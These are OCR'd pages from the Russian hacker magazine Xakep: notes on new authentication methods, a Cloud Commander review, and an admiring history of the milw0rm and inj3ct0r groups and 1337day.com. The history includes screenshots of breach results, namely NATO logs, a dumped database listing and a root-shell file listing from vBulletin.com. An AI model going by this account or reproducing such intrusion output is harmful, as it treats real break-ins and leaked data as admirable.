InTouch позволяет копировать данные с одного устройства на другое буквально в одно касание. Пользователь, например, может подержать палец на значке файла, отображенном на экране планшета, а затем прикоснуться к дисплею смартфона, и файл окажется скопированным. Памяти, правда, внутри у устройства совсем мало (оно и понятно — своего источника питания у InTouch нет, и он работает, как метка NFC, в отраженном радиосигнале), так что копируются только ссылки на файл, а данные передаются по другому каналу: напрямую по Bluetooth, Wi-Fi либо через облачный сервис. Если аутентификационные аксессуары обретут столь полезные функции, то спрос на них наверняка будет намного большим.

Однако на кольцах свет клином не сошелся: есть и другие, более футуристичные методы авторизации. Например, исследователи из массачусетской компании MC10 по заказу Motorola разработали способ печатать несложные электронные схемы прямо на коже и протестировали татуировки, служащие для авторизации. Эти тату миниатюрны — всего сантиметр на сантиметр, и микросхемы не вживляются в кожу, а вдавливаются резиновым штампом. Однако представить повальное «чипование» населения довольно непросто: при виде этих татуировок не покидают мысли о колониях строгого режима и фильме «Крепость». Как и другое изобретение тех же исследователей — капсулы, способные подпитываться от кислой среды в желудке, — это скорее вещь для особых случаев, например применения в медицине.




Схема дактилоскопического датчика iPhone 5s

Появляются и новые биометрические способы аутентификации. Например, канадская фирма Bionym предлагает опознавать пользователей по их сердцебиению. Оказывается, оно не менее уникально, чем рисунок на подушечках пальцев или сетчатка глаза. В Bionym разработали браслеты, улавливающие пульс и пригодные для беспроводной авторизации. Учитывая, что гаджеты, носимые на запястье (умные часы, браслеты Nike FuelBand, Jawbone Up и подобные), все популярнее, этот метод имеет все шансы получить широкое распространение.

АЙ-ПАЛЕЦ

Тем временем фирма Apple не только уже реализовала свое решение, но и продала несколько десятков миллионов устройств с ним. Речь об iPhone 5s, в который встроен дактилоскопический датчик. Он основан на технологии компании AuthenTec, приобретенной Apple в 2012 году, и выгодно отличается от существовавших ранее бытовых сканеров отпечатков пальцев.

В AuthenTec придумали, как сделать сканирование быстрым и одновременно более надежным. Фокус заключается в том, что новый датчик сканирует не мертвую кожу на пальце, а делает объемный снимок капилляров под ней. Это означает, что подделать отпечаток традиционными методами не выйдет: плоские слепки не годятся, да и палец должен быть живым и теплым.

Интереснее всего то, как эта технология работает в связке с iPhone, облачным сервисом iCloud, с недавних пор позволяющим сохранять там базу паролей, и беспроводным стандартом iBeacon (он основан на Bluetooth 4.0 и годится на замену NFC). Получается, что у владельцев iPhone всегда с собой портативный беспроводной сканер отпечатков пальцев, к тому же подключенный к своему сервису синхронизации.

Потенциально это дает возможность в любой момент достать телефон и через него передать необходимые для авторизации данные на любое другое устройство (будь то компьютер, кассовый аппарат или, например, турникет в метро). Но «электронным паспортом» сам телефон в данном случае не является и сработает только вместе с пальцем своего владельца. В теории такой метод может оказаться надежнее, чем кольцо.

И СНОВА К ПАРОЛЯМ

У всех новых способов авторизации есть достоинства, но всецело доверяться им не стоит. Вообразим себе простую бытовую ситуацию: завел ты втайне от подруги или жены (как вариант — бойфренда или мужа) романтическую переписку. А она (или он) возьми да и проведай о твоих грязных секретах. И решит, пока ты спокойно спишь, самовольно приложить твое кольцо или палец к твоему же телефону. Утром тебя может ждать скандал или политая слезами записка на холодильнике: «Лживая скотина, я от тебя ухожу! P. S. Твой айфон приведен к заводским настройкам, бэкап удален, а биткоины я забираю себе. Приятного дня!»


Понятно, что защита информации от людей, с которыми живешь под одной крышей, — это особый случай, и взаимное доверие всегда будет лучше любых технических средств. Но этот пример дает понять, что уязвимости все равно существуют и что у паролей остается важное преимущество. Пока они хранятся только в голове, без ведома владельца узнать их не выйдет.

ОБЛАЧНЫЙ ФАЙЛ-МЕНЕДЖЕР



Mnemonic Enemy aka Coderaiser
coderaiser@cloudcmd.io

От редакции: мы решили поставить эксперимент и в каждом номере рассказывать о каком-нибудь интересном поделии от фанатов Хакера. Если ты или твои друзья пилят какую-нибудь полезную, бесплатную (и желательно опенсорсную) штуку — напиши на xakep@glc.ru. Возможно, в следующем номере мы расскажем и о твоем детище!



ВСТУПЛЕНИЕ

Я давно и активно пользуюсь облачными сервисами: в Cloud9 и Koding пишу код, в Dropbox и Google Drive храню данные. Но во всех этих сервисах мне все время чего-то не хватало. Они удобные, конечно, и функциональные. Но для людей, которые не первый десяток лет проводят за компьютером, иногда хочется использовать привычную среду, везде, где это возможно. Которая хорошо себя показала, которая давно существует и на многое способна. Мне не хватало двухпанельных файловых менеджеров.

Для работы с локальными данными можно использовать Total или Midnight. Но когда данные находятся в сети и ты не знаешь, за каким компьютером завтра окажешься, когда хочется свободы от ОС, браузера и хочется достигнуть максимальной мобильности, облачные сервисы — именно то, что нужно.

Сегодня мы поговорим о файловом менеджере Cloud Commander, который сочетает в себе облачную мобильность и привычный двухпанельный интерфейс.

ЧТО МОЖЕТ CLOUD COMMANDER

Cloud Commander разрабатывался для удобной работы с локальными данными и удаленным сервером. Главное отличие от обычной связки SSH + Midnight/vi/Emacs... в том, что консоль и редактор в браузере вмещают гораздо больше текста, работают быстрее (локальное хранилище, веб-сокеты, а также механизм дифов во время сохранения файлов), поддерживают автодополнение, содержат всю историю команд за сеанс и много всего интересного :).

Редактор

Cloud Comander оснащен одним из лучших онлайн текстовых редакторов Ace (ace.c9.io), который поддерживает больше 60 языков. Поэтому неважно, верстаешь ты сайты на HTML и CSS, пишешь код на JavaScript, редактируешь конфиги nginx или колбасишь эксплойт на Си, — везде тебя ждет дружелюбная подсветка синтаксиса, которая автоматически подстроится под нужный синтаксис. Запускается по F4 или в меню Edit при клике правой кнопки мыши. Выход по Esc. Кстати, эта статья пишется в редакторе Commander'а :).

Консоль

Для консоли используется библиотека jq-console (github.com/replit/jq-console), которую читатель мог встретить на Code School и многих подобных ресурсах. Принцип работы консоли прост: с помощью веб-сокетов посылаются запросы серверу, который, в свою очередь, передает их командному интерпретатору, после чего сервер высылает результат клиенту. Все это работает быстрее, чем AJAX. Скорость достигается благодаря размеру отсылаемых данных, в них нет полей, присущих HTTP-запросам.

С помощью консоли можно пинговать удаленные серверы, пушить коммиты в репозиторий и делать почти все то, что можно делать в обычной линуксовой консоли :). Запускается она просто. Достаточно нажать кнопку ~. Выход по Esc. При необходимости в открытую папку Commander можно загрузить один или больше файлов, просто перетянув их из ОС. Таким же образом можно скачать файл (или выбрав в меню опцию Download).

Возможностью работы с локальными файлами все не ограничивается, через контекстное меню можно загрузить файлы в Dropbox, GDrive, GitHub и так же просто их выгрузить оттуда. При загрузке Commander'а на мелком разрешении он подстроится и либо уберет одну из панелей, либо вообще поменяет внешний вид на более дружелюбный к мобильным устройствам.

Редактор, консоль, меню и почти весь дополнительный функционал будет работать практически везде, где есть браузер и JavaScript :).

ГДЕ ДОСТАТЬ CLOUD COMMANDER

Cloud Commander можно скачать с официального сайта (ru.cloudcmd.io), там же можно посмотреть демо, почитать блог, посмотреть исходный код. После скачивания и распаковки не забудь прописать npm install в папке Cloud Commander'а, чтобы подтянулись библиотеки дополнительного функционала :).

Для работы Commander'а нужен Node.js. Качай дистрибутив с официального сайта (nodejs.org) и устанавливай последнюю версию. Еще один способ установить Cloud Commander — через npm (Node Package Manager). Достаточно написать команду:


```
npm install -g cloudcmd # Установка
node cloudcmd           # Запуск
```

ПОДВЕДЕМ ИТОГИ

Cloud Commander распространяется под лицензией MIT, сорцы на GitHub'е, поэтому заходи, качай, пробуй, если есть идеи — пиши issue или на почту, нашел багу — присылай pull request.

Основной интерфейс

Редактор



Консоль

250 рублей за номер!


Нас часто спрашивают: «В чем преимущество подписки?»
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал по двойной цене. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это быстро (правда, это правило действует не для всех): подписчикам свежий выпуск отправляется раньше, чем он появляется на прилавках магазинов.


ПОДПИСКА

6 месяцев **1680 р.**
12 месяцев **3000 р.**



Магазин подписки
http://shop.glc.ru







Как создавалась культовая база 0-day-эксплойтов

Сегодня речь пойдет о создании одной из самых больших баз данных эксплойтов — 1337day.com. Этот культовый в сетевом андеграунде портал проложил путь для таких ресурсов, как exploit-db, packetstormsecurity, Metasploit и многих других. Впрочем, история этого ресурса была бы неполной без рассказа о хак-группе, основавшей его, — milw0rm.




Сергей Вишняков
n3tw0rk@n3tw0rk.ru

ИСТОРИЯ MILWORM

История 1337day.com начинается с далекого 1998 года, когда мир впервые услышал о группе хакеров, именовавших себя milw0rm. Главной целью команды были объекты, имеющие отношение к разработке и спонсированию атомных технологий и ядерного оружия. Главным достижением команды стало проникновение в интранет и взлом сайта Индийского атомного исследовательского центра BARC (Bhabha Atomic Research Centre).

В мае 1998 года Индия провела серию ядерных испытаний, после чего объявила себя ядерной державой. За четыре дня до инцидента с BARC, 29 мая 1998 года, пять постоянных членов Совета Безопасности ООН (США, Россия, Великобритания, Франция и Китай) осудили Индию за теоретическую попытку создания ядерного оружия. За день до кибератаки на исследовательский центр им. Баба Жак Ганслер (Jacques Gansler), заместитель министра обороны США, предупредил о возможности взлома военные организации. Ганслер сообщил, что интернет-андеграунд категорически против испытаний ядерного оружия, и в связи с этим хакеры представляют угрозу для национальной безопасности.

В ночь на 3 июня 1998 года члены команды milw0rm со своих рабочих станций, расположенных на трех континентах нашей



Итоги успешной атаки на домен Европейского союза



необъятной планеты, проникли в локальную сеть BARC, используя для этого военную компьютерную сеть министерства обороны США (.mil). Они получили root к каталогам атомного исследовательского центра, что дало им доступ к конфиденциальной информации из электронной почты. Там им удалось найти переписку между учеными BARC, связанную с развитием ядерного оружия и пятью последними ядерными испытаниями. Кроме того, был получен контроль над шестью серверами исследовательского центра.

В итоге milw0rm открыли доступ к секретным документам другим командам хакеров из США, Великобритании и Новой Зеландии. Более того, один из членов команды под ником Savec0re уничтожил все данные на двух серверах BARC в знак протеста против ядерного потенциала исследовательского центра.

Чтобы заявить о проникновении публично, Милворм провели дефейс сайта BARC, поместив на нем заявление о своих намерениях и цитату одного из участников: «Верните власть в руки народа». Также на сайте было опубликовано изображение ядерного гриба, которое позже из-за широкого резонанса в обществе было показано на телеканале CNN в репортаже (bit.ly/1c2ZMxl) о взломе атомного исследовательского центра.

После взлома milw0rm слили в интернет все, что смогли достать: описание уязвимостей в серверах исследовательского центра, отчеты работников на несколько тысяч страниц и результаты исследований последних пяти ядерных испытаний.

В одном из интервью независимому журналисту мембер команды под ником keystroke утверждал, что взлом исследовательского центра был осуществлен ровно за 13 минут и 56 секунд. Это была тщательно спланированная атака с маршрутизацией через серверы на разных континентах, для выполнения которой понадобилось несколько дней подготовки.

СМЕНА ДОМЕННОГО ИМЕНИ, ПЕРЕЕЗД СЕРВЕРОВ, ИСТОРИЯ УЧАСТНИКОВ КОМАНДЫ

Первоначально база данных эксплойтов находилась на домене milw0rm.com. Портал собирал вокруг себя множество людей,

Главная страница milw0rm.com

Печальное сообщение от keystroke :)

[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]

Well, this is my goodbye header for milw0rm. I wish I had the time I did in the past to post exploits, I just don't :(. For the past 3 months I have actually done a pretty crappy job of getting peoples work out fast enough to be proud of, 0 to 72 hours (taking off weekends) isn't fair to the authors on this site. I appreciate and thank everyone for their support in the past.
Be safe, /str0ke

[highlighted]

-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2009-06-29	VideoLAN VLC Media Player 0.9.9 smb:// URI Stack BOF PoC	8408	R	D	Trancer
2009-06-23	Zen Cart 1.3.8 Remote SQL Execution Exploit	10396	R	D	BlackH
2009-06-23	Zen Cart 1.3.8 Remote Code Execution Exploit	6676	R	D	BlackH
2009-06-22	Bopup Communications Server 3.2.26.5460 Remote SYSTEM Exploit	5167	R	D	mu-b
2009-06-22	MyBB <= 1.4.6 Remote Code Execution Exploit	8047	R	D	The:Paradox
2009-06-18	DESlock+ 4.0.2 dlpcrypt.sys Local Kernel ring0 Code Execution Exploit	6117	R	D	mu-b

[remote]

-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2009-07-01	ARD-9808 DVR Card Security Camera Arbitrary Config Disclosure Vuln	2257	R	D	Septemb0x

```
#!/bin/sh
# -----------------------------------------------------------------------------
# Script to digest password using the algorithm specified
#
# $Id: digest.sh,v 1.3 2002/08/04 18:19:43 patrickl Exp $
# -----------------------------------------------------------------------------

# resolve links - $0 may be a softlink
PRG="$0"

while [ -h "$PRG" ] ; do
  ls=`ls -ld "$PRG"`
  link=`expr "$ls" : '.*-> \(.*\)$'`
  if expr "$link" : '.*/.*' > /dev/null; then
    PRG="$link"
  else
    PRG=`dirname "$PRG"`/"$link"
  fi
done


PRGDIR=`dirname "$PRG"`
EXECUTABLE=tool-wrapper.sh

# Check that target executable exists
if [ ! -x "$PRGDIR"/"$EXECUTABLE" ]; then
  echo "Cannot find $PRGDIR/$EXECUTABLE"
  echo "This file is needed to run this program"
  exit 1
fi
```

← **Взлом серверов НАТО**



→ **Новогоднее поздравление администрации ExploitHub**





начиная от хакеров и сочувствующих и заканчивая представителями правительственных организаций и силовых ведомств разных стран. Для многих деятелей андеграундного мира площадка стала настоящим домом и надежным пристанищем. На портале витала особая атмосфера: каждый мог получить нужную ему информацию или обнародовать новую уязвимость и обсудить ее с участниками в IRC-конференции.

В 2009 году ФБР активно разыскивало участников группы, и в какой-то момент им удалось выйти на след одного из участников под ником keystroke, но попытки задержать его оказались безуспешными. В ноябре 2009 года на множестве информационных ресурсов появилась новость о том, что keystroke умер. По одной из версий, эти слухи пустили среди сообщества сотрудники ФБР, чтобы выйти на других участников группы, но и эта уловка оказалась безуспешной. Позже появились официальные опровержения (например, bit.ly/1c2ZZ3Y) смерти keystroke.

Деятельности milw0rm посвящена целая глава в одной из книг Кевина Митника. Savec0re в то время общался на канале IRC с одним человеком, который утверждал, что его родственник работает в ФБР и обеспечивает неприкосновенность хакерской группе milw0rm. «Я думаю, что это должно было дать понять ФБР, что мы не враждебно настроены», — рассказывал Savec0re журналисту Нэйлу Маккею в интервью по электронной почте. Подробнее об этой истории ты сможешь прочитать в книге «Искусство вторжения» Кевина Митника.

В связи со взломами сайтов правительства США и Евросоюза регистратор доменных имен начал усердно блокировать домены команды milw0rm. До 2009 года milw0rm поменяли множество доменных имен в связи с преследованием органов власти.

В июле 2009 года на сайте milw0rm.com в заголовке появилось сообщение от keystroke. Заголовок новости был не слишком радостным: keystroke писал, что прощается с посетителями и участниками проекта, потому что у него нет времени на публикацию эксплойтов, как это было ранее. Через 72 часа после появления сообщения домен milw0rm.com был заблокирован регистратором доменных имен.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

MILWORM СНОВА В СТРОЮ

Многих неприятно удивила новость о закрытии портала. На тот момент уже были другие ресурсы с базами эксплойтов, но они уступали milw0rm'у по количеству и качеству 0-day-уязвимостей. Поэтому проект поддержало огромное количество людей, благодаря чему ресурс снова ожил в 2011 году. Сейчас он доступен на новом домене 1337day.com и содержит одну из крупнейших баз 0-day-эксплойтов, его посещают мемберы milw0rm. Теперь участники группы из milw0rm стали частью команды inj3ct0r.

После возрождения команды с новыми участниками и на новом домене, видимо, нужно было заявить обществу, что milw0rm снова в строю и не отклонились от курса направления борьбы с атомными разработками и их спонсированием.

И 27 июня 2011 года была совершена успешная атака на сайт, связанный с НАТО. Это был электронный книжный магазин (лол), который публиковал официальные документы организации для общественности. В ходе атаки была скомпрометирована информация с серверов электронного магазина, которая содержала в себе перечень 12 тысяч зарегистрированных пользователей. Среди этих данных была конфиденциальная информация о людях, имеющих прямое отношение к делам НАТО.

О проникновении на сервер магазина электронных книг было заявлено публично. В свою очередь, НАТО выступил с заявлением, что никакого взлома не было и часть информации, которая была представлена общественности, на самом деле не соответствует действительности.

Спустя несколько дней, 5 июля, в обсуждении на сайте The Hacker News участники команды inj3ct0r сообщили, что провели еще одну успешную атаку, направленную против НАТО, но теперь эта атака была совершена прямо на серверы организации. Проникнуть на сервер удалось с помощью 0-day-эксплойта для Apache Tomcat версии 5.5, результатом стали привилегии высокого доступа. Найденные уязвимости позволяли провести дефейс сайта НАТО, но по некоторым причинам делать это не стали. В общественный доступ попали также бэкапы веб-серверов. Главной причиной этих взломов стала поддержка и спонсирование организацией атомных технологий и ядерного оружия.

↙ **Логи серверов НАТО**



```
smartfinder.log
00006: xmlns:j.0="http://nnec.nc3a.nato.int/ontologies/2006/03/inference-service#"
00062: xmlns:j.0="http://nnec.nc3a.nato.int/ontologies/2006/03/inference-service#"
00065: <j.1:publicURI rdf:resource="http://nc3a.nato.int/cssi/ontologies/2005/09/csd-nsil"/>
00072: <j.1:publicURI rdf:resource="http://nc3a.nato.int/cssi/ontologies/2005/07/genericSearch"/>
00079: <j.1:publicURI rdf:resource="http://nc3a.nato.int/cssi/ontologies/2005/08/query"/>
00103: <j.1:publicURI rdf:resource="http://nc3a.nato.int/cssi/ontologies/2005/09/ivas-csd"/>
00110: <j.1:publicURI rdf:resource="http://ivas.nc3a.nato.int/ontologies/2006/08/02/SmartFinder-interpretation"/>
00143: g for <http://nc3a.nato.int/cssi/ontologies/2005/07/genericSearch#>
00145: The concept Uri searched is: http://nc3a.nato.int/cssi/ontologies/2005/07/genericSearch#Entity
00153: xmlns="http://tide.act.nato.int/develop/tide#"
00173: xmlns:j.2="http://ivas.nc3a.nato.int/ontologies/2006/08/02/SmartFinder-interpretation#"
00175: xmlns:j.4="http://nc3a.nato.int/cssi/ontologies/2005/09/ivas-csd#"
00207: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps2910-4">
00210: <j.1:restOfTrackPoints rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps2910-5"/>
00242: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps12304-2">
00245: <j.1:restOfTrackPoints rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps12304-3"/>
00262: <j.1:trackPointSequence rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps9354-1"/>
00277: <rdf:type rdf:resource="http://ivas.nc3a.nato.int/ontologies/2006/08/02/SmartFinder-interpretation#Point"/>
00310: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps11106-1">
00313: <j.1:restOfTrackPoints rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps11106-2"/>
00316: <rdf:type rdf:resource="http://ivas.nc3a.nato.int/ontologies/2006/08/02/SmartFinder-interpretation#Point"/>
00372: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps3958-1">
00375: <j.1:restOfTrackPoints rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps3958-2"/>
00440: <j.1:trackPointSequence rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps3408-1"/>
00462: <rdf:type rdf:resource="http://ivas.nc3a.nato.int/ontologies/2006/08/02/SmartFinder-interpretation#Point"/>
00471: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps1560-2">
00474: <j.1:restOfTrackPoints rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps1560-3"/>
00481: <j.1:trackPointSequence rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps2082-1"/>
00519: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps4166-2">
00522: <j.1:restOfTrackPoints rdf:resource="http://ivas.nc3a.nato.int/ontologies/kb#tps4166-3"/>
00545: <rdf:type rdf:resource="http://ivas.nc3a.nato.int/ontologies/2006/08/02/SmartFinder-interpretation#Point"/>
00561: <rdf:Description rdf:about="http://ivas.nc3a.nato.int/ontologies/kb#tps8940-4">
```


↘ **Взлом электронной библиотеки НАТО**



```
available databases [5]:
[*] admin99_ozone
[*] admin99_sphider
[*] information_schema
[*] Meetings
[*] ods2002


Database: admin99_ozone
[90 tables]
+----------------------------------------------------------+
| CIEL_Analysis_Issues                                     |
| CIEL_Analysis_Issues_Sub                                 |
| CIEL_Analysis_Text_Internal_Linkages                     |
| CIEL_Analysis_Text_Issue_Linkages                        |
| CIEL_Analysis_Texts                                      |
| anti_annex_a_and_b_substances                            |
| assessment_panel_docs                                    |
| assessment_panel_meetings
```

↖ **Результаты Взлом UNEP**


File manager

Name	Size	Modify	Owner/Group
[..]	dir	2013-07-31 13:12:22	root/root
[5series.net]	dir	2013-09-17 17:25:03	mbiddle1/mbiddle1
[attachments]	dir	2013-09-17 17:50:17	apache/apache
[backup]	dir	2013-08-16 09:33:28	root/root
[cgi-bin]	dir	2013-08-16 09:33:28	root/root
[conf]	dir	2013-08-09 11:06:31	root/root
[custompics]	dir	2013-09-17 18:12:04	apache/apache
[dbackup]	dir	2013-09-17 18:13:00	root/root
[error]	dir	2013-09-17 18:13:08	root/root
[flyertalk.com]	dir	2013-08-14 12:30:15	root/root
[forum_attachments]	dir	2013-08-13 15:35:30	root/root
[html]	dir	2013-10-03 11:07:46	root/vbdev
[icons]	dir	2013-09-17 21:27:45	root/root
[logs]	dir	2013-08-09 11:06:31	root/root
[sites]	dir	2013-09-17 21:27:46	vbdev/jelsoft
[sqldumps]	dir	2013-09-17 21:27:46	vbdev/jelsoft
[temp]	dir	2013-08-16 09:33:28	root/root
[vbcom_mp_codedownload]	dir	2013-09-17 21:27:46	root/root
[vbcom_tumbleweed_attach]	dir	2013-08-16 09:33:28	root/root
[vbulletin]	dir	2013-09-17 21:32:24	root/root
[www]	dir	2013-08-23 14:26:42	root/root
dev_db_passwd	24 B	2013-05-06 13:51:51	ebrown/ebrown
ib_logfile0	1.66 GB	2013-04-09 11:52:24	mysql/mysql
vbcom_stable.zip	43.81 MB	2013-07-01 16:13:26	root/vbdev

Copy >>

↗ **Root-шелл vBulletin.com**

Также в июле 2011 года была проведена успешная атака на Международную организацию по миграции (www.iom.int), в ходе которой были скомпрометированы базы данных главного сервера организации и был получен доступ к конфиденциальной информации. В своем заявлении участники команды inj3ct0r сообщили, что скомпрометированные данные не будут выложены в общий доступ и проникновение на сервер не преследовало такой цели. Главная причина взлома Международной организации по миграции заключалась в том, что организация публикует материал, в котором, по мнению хакеров, содержалось много лживой и недостоверной информации о военных действиях, проходивших в Ливии.

В 2012 году inj3ct0r снова заявили о себе. В одной из новостей на нашем сайте рассказывалось о взломе одной из крупных площадок эксплойтов exploithub.com. По утверждениям участников inj3ct0r, они получили все базы данных веб-сервера и файлы с FTP-сервера портала, среди которых было множество эксплойтов, в том числе и 0-day. По оценке участников команды, их стоимость составляла ровно 242 444 доллара. В доказательство взлома на сайте 1337day.com были выложены фрагменты базы данных с названиями эксплойтов, ценой, датой создания и указанием автора. По словам хакеров, взлом был осуществлен путем переустановки Magento CMS в папку /install/ на сервере с дальнейшей заменой файла phpinfo.php и повышением привилегий. Причиной взлома ресурса exploithub было названо то, что администрация exploithub якобы некомпетентна в вопросах информационной безопасности и рынка продажи эксплойтов, и этим могут заниматься лишь профессионалы. Представители exploithub официально признали факт взлома, но указали при этом, что данные, выложенные на сайте 1337day.com, не являются доказательством проникновения на серверы и информацию о базе данных эксплойтов можно было получить в открытом доступе.

Также в 2012 году участники группы inj3ct0r совместно с мемберами групп r00tw0rm и TeaMp0isoN провели успешную атаку на NASA, в ходе которой с серверов организации было похищено несколько гигабайт конфиденциальной информации. Среди скомпрометированных данных содержатся имена, пароли и адреса электронной почты. Через несколько недель была проведена еще одна успешная атака на сайт Программы ООН по окружающей среде (UNEP), в ходе которой также был получен доступ к конфиденциальной информации, а сайт оставался недоступным в течение 48 часов.

В список взломов, судя по открытой информации, можно добавить такие популярные ресурсы, как Facebook, MySpace, LinkedIn, сайт телекомпании MTV и многие другие. В основном полученная информация содержала в себе базы данных пользователей и бэкапы веб-серверов.

Из последнего также можно вспомнить атаку на сервер самого популярного коммерческого форумного движка vBulletin.com. В результате были получены привилегированные права на веб-серверах ресурса vBulletin.com и база данных ресурса. Сама атака имела вектор удаленного инжекта кода в последнюю версию vBulletin, с помощью которой был залит шелл-код.

Также в ноябре 2013 года была проведена успешная атака на крупнейшее сообщество любителей техники Apple, форум MacRumors, в ходе которой было скомпрометировано более 800 тысяч аккаунтов, неделей позже inj3ct0r обнаружили XSS-уязвимость на сайте Пентагона.

1337DAY.COM СЕГОДНЯ

На сегодняшний день 1337day.com представляет собой регулярно обновляемую базу с описаниями уязвимостей и эксплойтов для различных программных продуктов. База разделена на категории и типы, такие как локальные, удаленные, DoS-эксплойты и другие. Также на портале представлено деление по операционным системам: BSD, Linux, QNX, OS X, Solaris, Unix, Windows и многие другие известные платформы.

На сайте есть «черный рынок», на котором возможно продать свой сплоит. Купить любой эксплойт из приватной зоны сайта можно посредством местной валюты 1337day gold, для этого нужно зарегистрироваться на портале и внести требуемую сумму для покупки с помощью платежных систем, представленных на сайте. 

